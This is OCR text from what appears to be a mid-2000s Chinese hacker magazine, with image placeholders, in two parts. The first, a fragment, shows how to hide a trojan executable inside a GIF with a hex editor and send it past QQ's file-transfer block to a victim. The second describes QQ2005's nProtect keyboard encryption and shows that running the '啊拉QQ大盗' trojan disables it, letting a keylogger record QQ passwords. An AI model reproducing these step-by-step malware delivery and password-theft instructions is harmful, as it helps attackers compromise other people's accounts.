


图 7




图 9

的“16进制编辑器”；然后按住 CTRL+A 来全选 TMDQQ.exe 的 16 进制代码，然后 CTRL+C 复制（图9），接着打开 logo.gif 将复制的代码粘贴进去，然后保存就可以了，如图 10 所示的 logo2.gif，捆绑后的文件增大了 30K。我们将 logo.gif 传送给对方（图11），成功的绕过 QQ 安全中心传送给对方。另外我们还可以将其与另外类型（除了 exe）的程序捆绑传送，照样也可以绕过 QQ 安全中心传送木马。

（文章中涉及到的十六进制编辑器 UltraEdit V11.20+5 汉化版光盘中有收录）




图 10






图 11



突破腾讯 QQ 的安全中心

——破解 nProtect 键盘加密



chenggong

不知道读者们有没有发现，从 QQ2005 beta3 版开始腾讯 QQ 的安全性提高了。在 QQ 上发送木马时会被安全中心阻止而无法成功发送，除了“啊拉 QQ 大盗”等木马可以成功盗号外，其它大多数盗 QQ 号的软件都不能成功的盗号了。什么原因呢？原来由于 QQ 盗号现象日益严重、QQ 木马网上横行，QQ 的安全性受到严重的威胁，因此腾讯从推出 QQ2005 beta3 以来就在安全方面下足了功夫，全力打造了功能强大的安全中心，文件传输安全和聊天信息的安全大大的提高了。我们今天就来讨论一下 QQ 的安全中心和如何突破安全中心。

一、安全中心的特点

QQ2005 的个人设置窗口把原来的“安全设置”单独列为一项，可见其在安全性方面得到了高度的重视。

1．键盘加密保护技术

QQ2005 Beta3 采用了国际先进的 nProtect 键盘加密保护技术，能最大限度地防止用户的密码输入不被病毒、键盘记录程序所窃取，大大提高了 QQ 用户的帐号安全。

2．文件传输安全

“文件传输安全”共分 3 级：安全级一高：阻止接收任何文件；安全级一中：阻止接收任何可执行文件，当任何人尝试向该用户发送任何可执行文件（如.exe 和.bat 文件等）时，QQ 安全中心将自动阻止该文件的接收；安全级一低：允许接收所有文件，但强制重命名收到的任何可执行文件。默认安全级为中。

3．链接安全保护

在以前的版本中，聊天消息中的链接是可以直接打开的，这使得一些恶意网页有机可乘，甚至用户可能被引到一些盗取帐户密码的网站。在新版本中默认还是可以打开链接，不过，倘若需要，用户可以取消“消息中的链接可直接点击浏览”选项，从而增强了链接访问的安全性。新增了安全链接检查、举报功能，限制钓鱼网站、恶意网站等不安全链接的传播，增强 QQ 用户在聊天时接收链接和访问链接的安全性。

二、突破 QQ 安全中心

1．破解键盘加密保护技术

nProtect 键盘加密保护系统是一种比较安全的加密方式，不仅可应用在游戏、政府机关、电子商务等领域，还被广泛应用于密码安全与用户经济利益密切相关的银行、证券、信用卡等领域。nProtect 键盘加密保护系统功能如下：

（1）阻止黑客工具读取键盘信息。

（2）自动检测键盘信息记录黑客程序。

（3）对于每一次键盘敲击，可以实时的进行加密和解密（采用国际标准的 RSA 128 位算法）。

我们再来看看腾讯是怎么介绍 QQ2005 Beta3 的 nProtect 键盘加密保护系统的：启动 QQ2005 Beta3 或 TM2005 版本后，nProtect 键盘加密保护系统会自动启动，用户敲击键盘输入密码时，nProtect 键盘加密保护系统会自动对键盘信息进行实时的加密，防止黑客读取正确的键盘信息。即使用户的 PC 中有木马程序，黑客也无法正确读取输入的键盘信息，从而防止了 QQ 和 TM 客户端可能出现的 QQ 和 TM 密码被盗的情况，有效地保护了 QQ 和 TM 密码的安全。

nProtect 键盘加密保护系统真的像腾讯说的那么安全吗？世界上没有绝对的事，连微软的 XP 系统黑客都可以破解，何况腾讯 QQ 的安全中心呢？事实也是如此，就在 QQ2005 Beta3 发布不久，“啊拉 QQ 大盗”的作者就发布了可以破解 nProtect 键盘加密保护系统的“啊拉 QQ 大盗”，它可以很容易的盗取 QQ 号码。既然“啊拉 QQ 大盗”可以破解 nProtect 键盘加密保护，我们应该也可以破解。

QQ2005 Beta3 安装完成后，运行 QQ 主程序登录（图1），密码输入框的安全锁显示正常，然后运行“窗口键盘记录器”（一个只有 12k 的键盘记录软件），登录 QQ 后“窗口键盘记录器”没有记录到用户登录密码，看样子 nProtect 键盘加密保护系统真的起到了加密保护作用了。




图 1

我们将“啊拉 QQ 大盗”配置好（具体的配置过程详见以前的 X 档案），生成木马后运行看看。密码输入框的安全锁有个红叉叉，将鼠标放到密码输入框，提示我们“键盘加密技术失败……”（如图2，在此给腾讯提个醒，nProtect 键盘加密破坏后应明确提示，不要只显示红叉叉，不注意的话根本看不到）。我们再运行“窗口键盘记录器”，再次登录 QQ，如图3，可

以看到已经记录到QQ的登录密码。




图 2




图 3

